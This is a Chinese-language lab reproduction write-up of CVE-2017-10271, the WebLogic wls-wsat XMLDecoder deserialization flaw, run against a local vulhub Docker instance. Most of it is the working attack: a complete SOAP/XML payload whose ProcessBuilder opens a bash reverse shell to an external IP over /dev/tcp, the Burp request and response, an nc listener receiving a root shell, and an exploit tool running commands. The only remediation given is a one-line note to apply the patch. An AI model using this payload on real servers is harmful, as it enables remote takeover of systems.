Weblogic < 10.3.6 'wls-wsat' XMLDecoder 反序列化漏洞

1、CVE

CVE-2017-10271

2、危害等级

高危

3、漏洞描述

Oracle Fusion Middleware中的Oracle WebLogic Server组件的WLS Security子组件存在安全漏洞。使用精心构造的xml数据可能造成任意代码执行，攻击者只需要发送精心构造的 HTTP 请求，就可以拿到目标服务器的权限。攻击者可利用该漏洞控制组件，影响数据的可用性、保密性和完整性。

4、公开日期

2017年06月21日

5、利用工具

```
git clone https://github.com/c0mmand3rOpSec/CVE-2017-10271/blob/master/exploit.py
```


复现过程

1、运行struts2-053docker环境

```
0x1：git clone https://github.com/vulhub/vulhub.git
0x2：cd /vulhub/weblogic/CVE-2017-10271
0x3：docker-compose up -d
```

2、漏洞测试

2.1 等待一段时间，访问http://127.0.0.1:7001/即可看到一个404页面，说明weblogic已成功启动。



Error 404--Not Found

From RFC 2068 *Hypertext Transfer Protocol -- HTTP/1.1*:

10.4.5 404 Not Found


The server has not found anything matching the Request-URI. No indication is given of whether the condition is temporary or permanent.

If the server does not wish to make this information available to the client, the status code 403 (Forbidden) can be used instead. The 410 (Gone) status code SHOULD be used if the server knows, through some internally configurable mechanism, that an old resource is permanently unavailable and has no forwarding address.

2.2 Payload

```
POST /wls-wsat/CoordinatorPortType HTTP/1.1
Host: 127.0.0.1:7001
Accept-Encoding: gzip, deflate
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: */*
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: text/xml
Content-Length: 647

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"><soapenv
<work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
<java version="1.8" class="java.beans.XMLDecoder">
<void class="java.lang.ProcessBuilder">
<array class="java.lang.String" length="3">
<void index="0">
<string>/bin/bash</string>
</void>
<void index="1">
<string>-c</string>
</void>
<void index="2">
<string>bash -i &gt;&amp; /dev/tcp/39.104.58.84/8181 0&gt;&amp;1</string>
</void>
</array>
<void method="start"/>
</void>
</java>
</work:WorkContext>
</soapenv:Header>
<soapenv:Body/>
```

2.3 本地burpsuite下执行payload




Request

```
POST /wls-wsat/CoordinatorPortType
HTTP/1.1
Host: 127.0.0.1:7001
Accept-Encoding: gzip, deflate
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 6.1;
WOW64; rv:57.0) Gecko/20100101
Firefox/57.0
Accept: */*
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: text/xml
Content-Length: 647

<soapenv:Envelope
xmlns:soapenv="http://schemas.xmlsoap.org
```

Response

```
HTTP/1.1 500 Internal Server Error
Connection: close
Date: Sun, 27 May 2018 08:57:18 GMT
Content-Type: text/xml; charset=utf-8
X-Powered-By: Servlet/2.5 JSP/2.1
Content-Length: 5387

<?xml version='1.0'
encoding='UTF-8'?><S:Envelope
xmlns:S="http://schemas.xmlsoap.org/so
ap/envelope/"><S:Body><S:Fault
xmlns:ns4="http://www.w3.org/2003/05/
soap-envelope"><faultcode>S:Server</fa
ultcode><faultstring>0</faultstring><de
tail><ns2:exception
xmlns:ns2="http://jax-ws.dev.java.net/"
```


2.4 阿里云nc反弹shell



```
^CExiting.
[root@iZhp39y3a2bx21qs4x0btmZ netcat-0.7.1]# nc -v -l -p 8181
Connection from 218.75.39.44:54023
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@a4393f10ae71:~/Oracle/Middleware/user_projects/domains/base_domain#dir    [
dir
autodeploy  config       fileRealm.properties  lib       servers
bin         console-ext  init-info             security  startWebLogic.sh
root@a4393f10ae71:~/Oracle/Middleware/user_projects/domains/base_domain# whoami
<Middleware/user_projects/domains/base_domain# whoami
root
root@a4393f10ae71:~/Oracle/Middleware/user_projects/domains/base_domain# dir
dir
autodeploy  config       fileRealm.properties  lib       servers
bin         console-ext  init-info             security  startWebLogic.sh
root@a4393f10ae71:~/Oracle/Middleware/user_projects/domains/base_domain# cd ..
```

2.4 工具测试

python weblogic_exp.py



CVE-2017-10271 — root@iZhp39y3a2bx21qs4x0btmZ:~/netcat-0.7.1 — bash...

```
[(env2) zhouminzhideMacBook-Air:weblogic_wls_wsat_rce zhouminzhi$ python weblogic
_wls_wsat_exp.py -t 127.0.0.1:7001 -c "whoami"
root
(env2) zhouminzhideMacBook-Air:weblogic_wls_wsat_rce zhouminzhi$ 
```

修复建议

更新官方补丁